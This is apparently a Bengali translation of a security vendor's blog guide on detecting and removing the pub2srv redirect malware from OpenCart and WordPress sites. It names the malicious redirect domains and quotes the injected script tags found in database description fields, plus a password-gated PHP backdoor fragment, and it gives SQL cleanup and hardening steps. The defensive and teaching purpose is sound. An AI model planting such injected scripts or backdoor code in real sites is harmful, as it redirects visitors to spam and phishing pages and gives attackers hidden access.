

আমরা кіль ماه ধরে OpenCart ও WordPress ওয়েবসাইটকে টার্গেট করে একটি নির্দিষ্ট ম্যালওয়্যার ইনফেকশন পর্যবেক্ষণ করছি। এটি সাধারণত pub2srv ম্যালওয়্যার ইনফেকশন নামে পরিচিত যা আপনার ওয়েবসাইট ভিজিটরদের অন্য ম্যালিশাস ডোমেইনগুলোর দিকে রিডাইরেক্ট করে যেন:
go.pub2srv[.]com
go.mobisla[.]com
go.oclaserver[.com]
deloton.com/afu.php?zoneid= site
Dolohen.com
এছাড়া, Google আপনার ওয়েবসাইটে ম্যালিশাস লিংক থাকা কারণে আপনার Ads সাসপেন্ড করবে। কয়েকটি উদাহরণ:
https://defpush.com/ntfc.php?p=1565632 https://deloplen.com/apu.php?zoneid=1558096 https://go.mobisla.com/notice.php?p=1558098&interactive=1&pushup=1 https://mobpushup.com/notice.php?p=1558098&interactive=1&pushup=1 https://wowreality.info/page.js?wm=gr
WordPress ইউজার ফোরামে সাহায্য চেয়ে স্ক্রিনশট
pub2srv ম্যালওয়্যার কী? এর লক্ষণ কী কী?
এটি একটি ম্যালওয়্যার যা OpenCart ও WordPress সাইটকে স্প্যামি ওয়েব পেজে রিডাইরেক্ট করে। মোবাইল ডিভাইসে, একটি স্প্যাম পপ-আপ বা নোটিফিকেশন খুলে যা অ্যাড এবং ফিশিং পেজ ধারণ করে।
pub2srv ম্যালওয়্যার ওয়েবপেজের সোর্সে ম্যালিশাস জাভাস্ক্রিপ্ট কোড ইনজেক্ট করে যা রিডাইরেক্ট/পপ-আপসের কারণ হয়। Opencart-এ এটি SQL ইনজেকশন ভালনারেবিলিটি কারণে হয়, যা হ্যাকারকে ডেটাবেসে ম্যালিশাস কোড যোগ করতে দেয়। WordPress-এ, হ্যাকাররা index.php বা functions.php ফাইল মডিফাই করে পেলোড ইনসার্ট করতে পারে।
এই হ্যাকের সাধারণ লক্ষণ:
- আপনার ওয়েবসাইটের ভিজিটররা স্প্যাম ওয়েবসাইটে রিডাইরেক্ট হয় যা অ্যাডভার্টাইজমেন্ট, পোর্ন, ফিশিং পেজ ধারণ করে। আমাদের ডিটেইলড ব্লগ পড়ুন কেন আপনার ওয়েবসাইট মাল্টিপল রিডাইরেকশন ফেস করছে।
- মোবাইল ডিভাইসে অ্যাপ ইনস্টল করার জন্য প্রম্পট করে পপ-আপস
- AJAX-এ নির্ভরশীল প্লাগইনগুলো কাজ বন্ধ করে দেয় (উদাহরণ: TablePress, DataTables ইত্যাদি)
- Google দ্বারা ব্ল্যাকলিস্টেড বা Ads সাসপেন্ডেড। সাসপেন্ডেড Ads ফেরত পাওয়ার জন্য আমাদের ব্লগ পড়ুন।
- সোর্সে অপরিচিত জাভাস্ক্রিপ্ট কোড
হ্যাকের পরিণতি
যেহেতু এই ম্যালওয়্যারের অন্তর্নিহিত কারণ একটি SQL ইনজেকশন (SQLi) ভালনারেবিলিটি, একজন আট্যাকার:
- ডেটাবেসে কন্টেন্ট যোগ, ডিলিট, এডিট বা পড়তে পারে
- ডেটাবেস সার্ভারের ফাইল থেকে সোর্স কোড পড়তে পারে
- ডেটাবেস সার্ভারে ফাইল লিখতে পারে
- আপনার WordPress/Opencart ওয়েবসাইটের ইউজার রেকর্ড ও পাসওয়ার্ড চুরি করতে পারে
- আপনার OpenCart/WooCommerce স্টোরের ট্রানজ্যাকশন ইনফরমেশন চুরি করতে পারে
- আপনার ডোমেইনে SEO স্প্যাম পারফর্ম করে Google Webmasters-এ ব্ল্যাকলিস্ট করাতে পারে
আমার ওয়েবসাইট থেকে pub2srv ম্যালওয়্যার কোড কীভাবে রিমুভ করব?
OpenCart-এ, ম্যালওয়্যার সাধারণত ডেটাবেসে ইনফেক্ট করে এবং নিচের ডেটাবেস টেবিলগুলোর মধ্যে কোড রাখে:
- oc_product_description টেবিল (Product Descriptions)
- oc_category_description টেবিল (Category Descriptions)
OpenCart ডেটাবেস থেকে ম্যালিশাস কোড রিমুভ করার ধাপগুলো অনুসরণ করুন:
- phpMyAdmin বা Sequel Pro-এর মত টুল ব্যবহার করে ডেটাবেস টেবিল প্রিভিউ করুন
- 'oc_category_description' টেবিল খুলুন এবং 'description' কলামের ভ্যালুগুলো ইন্সপেক্ট করুন
- আপনি নিচের মত কিছু জাভাস্ক্রিপ্ট কোড স্নিপেট দেখবেন:
<script type="text/javascript">//<![CDATA[ (function() { var configuration = { "token": "XXXXXXXXXXXXX", "exitScript": { "enabled": true }, "popUnder": { "enabled": true } }; var script = document.createElement(''script''); script.async = true; script.src = ''//cdn.shorte[.st]/link-converter.min.js''; script.onload = script.onreadystatechange = function () {var rs = this.readyState; if (rs && rs != ''complete'' && rs != ''loaded'') return; shortestMonetization(configuration);}; var entry = document.getElementsByTagName(''script'')[0]; entry.parentNode.insertBefore(script, entry); })(); //]]></script><script data-cfasync=''false'' type=''text/javascript'' src=''//pXXXXX.clksit[e.com/]adServe/banners?tid=XXXXX_127XXX_7&tagid=2''></script><script type="text/javascript" src="//[go.pub2srv][.com/ap]u.php?zoneid=XXXXXX"></script><script async="async" type="text/javascript" src="//g[o.mobisl]a.co[m/notice.ph]p?p=XXXXXX&interactive=1&pushup=1"></script> - প্রয়োজনীয় রিপ্লেসমেন্ট করার পর নিচের SQL কোড স্নিপেট এক্সিকিউট করুন:
UPDATE oc89gWs_category_description SET description = REPLACE (description, 'INSERT MALICIOUS CODE FROM PREVIOUS STEP', ''); - oc_product_description টেবিলের জন্যও উপরের সব ধাপ রিপিট করুন
WordPress-এ, ম্যালওয়্যার সাধারণত WordPress ফাইলগুলোর মধ্যে পাওয়া যায়:
- index.php
- functions.php
- ডেটাবেস টেবিল
WordPress সার্ভার থেকে ম্যালিশাস কোড রিমুভ করার ধাপগুলো অনুসরণ করুন:
- index.php file (public_html ফোল্ডার) এবং wp-content/themes/NAME-OF-THEME/functions.php আপনার সার্ভারে খুলুন
- এই ফাইলগুলোর মধ্যে অনফ্যামিলিয়ার/গিব্বারিশ/এনক্রিপ্টেড কোড সার্চ করুন। আপনি নিচের মত কোড পেতে পারেন:
<?php if (isset($_REQUEST['action']) && isset($_REQUEST['password']) && ($_REQUEST['password'] == 'XXXXXXXXXXXXXXXXXXXXXX')) { if ( ! function_exists( 'wp_temp_setup' ) ) { $path=$_SERVER['HTTP_HOST'].$_SERVER[REQUEST_URI]; ?> - আপনি যদি এই ফাইলগুলোর যেকোনোতে ম্যালিশাস কোড পান, তবে আপনাকে লাস্ট নোন গুড ব্যাকআপ থেকে ফাইল(গুলো) রিপ্লেস করা উচিত।
- OpenCart-এর জন্য উল্লিখিত ধাপগুলো অনুসরণ করে আপনার ডেটাবেসের টেবিলগুলোও ভেরিফাই করুন।
- এছাড়া, wp-include ডিরেক্টরিতে: wp-vcd.php এবং class.wp.php ফাইল ডিলিট করুন, wp-include ডিরেক্টরিতে: post.php খুলুন এবং ম্যালওয়্যার দ্বারা যোগ করা প্রথম php ট্যাগ ডিলিট করুন। থিমের functions.php ফাইল খুলুন এবং উপরের কোডগুলো ডিলিট করুন। (আমাদের রিডার Jaber কমেন্টসে সাজেস্ট করেছেন)

রিইনফেকশন প্রতিরোধ এবং কারণ সনাক্ত করার ধাপ
- আপনার OpenCart/WordPress ওয়েবসাইটকে লেটেস্ট ভার্সনে আপডেট করুন: CMS কোরের যেকোনো নন জ্যানো সিকিউরিটি ইস্যু ফিক্স করতে
- SQL Injection আট্যাক ব্লক করুন: Astra-এর মত সিকিউরিটি প্লাগইন ব্যবহার করুন যা সক্রিয়ভাবে SQL Injection (SQLi) আট্যাক ডিটেক্ট এবং ব্লক করে আপনার ওয়েবসাইটে পৌঁছানোর আগেই
- অ্যাডমিন অ্যাকাউন্টের ইউজারনেম এবং পাসওয়ার্ড পরিবর্তন করুন: যাতে ম্যালওয়্যার ক্লিনআপের পর হ্যাকার ওয়েবসাইটে অ্যাক্সেস রাখতে না পারে
- ডেটাবেস পাসওয়ার্ড পরিবর্তন করুন: যাতে হ্যাকার ডেটাবেসের সাথে সরাসরি কানেক্ট করতে না পারে
- এনক্রিপশন কিজ পরিবর্তন করুন: স্পুফিং ও অন্যান্য ক্রিপ্টোগ্রাফিক আট্যাক প্রতিরোধ করতে
- অ্যাডমিন এরিয়া অ্যাক্সেস শুধু হোয়াইটলিস্টেড IP অ্যাড্রেসে সীমাবদ্ধ করুন: যাতে শুধু অনুমোদিত অ্যাডমিনিস্ট্রেটররা ব্যাকএন্ড অ্যাডমিন এরিয়া অ্যাক্সেস করতে পারে
- অনইউজড প্লাগইন/এক্সটেনশন আনইনস্টল করুন: যদি আর মেইনটেইন না করা হয়, তবে সেগুলো সিকিউরিটি ইস্যু ধারণ করতে পারে যেটি প্রথমে হ্যাকের কারণ হয়েছিল
- সার্ভার লগস (Access & Error) স্ক্যান করুন: আপনি লগগুলোর মধ্যে অপরিচিত বা গিব্বারিশ এরর পেতে পারেন যা হ্যাকের উৎস ও সময় ইঙ্গিত দিতে পারে
সম্পর্কিত গাইড – WordPress Hack Removal

এছাড়া আমাদের ব্লগ আর্টিকেল Favicon (.ico) Virus Backdoor in WordPress চেক করুন
Astra Web Protection সম্পর্কে
Astra Web Protection আপনার CMS-র জন্য একটি এন্ড-টু-এন্ড সিকিউরিটি সমাধান। আপনি ১০০+ আট্যাক, ব্যাড বট, ম্যালওয়্যার থেকে একটি বাটন ক্লিক করেই রক্ষা পেতে পারেন। আমাদের সিকিউরিটি এক্সপার্টরা ২৪×৭ আপনার অনলাইন বিনয়স সিকিউর করতে সাহায্য করে। চ্যাট উইজেটে হাই বলুন, যদি আপনি প্রফেশনাল হেল্প চান বা জানতে চান আমরা কীভাবে নিশ্চিত করি আপনার ওয়েবসাইট ১০০% ক্লিন এবং সিকিউর!
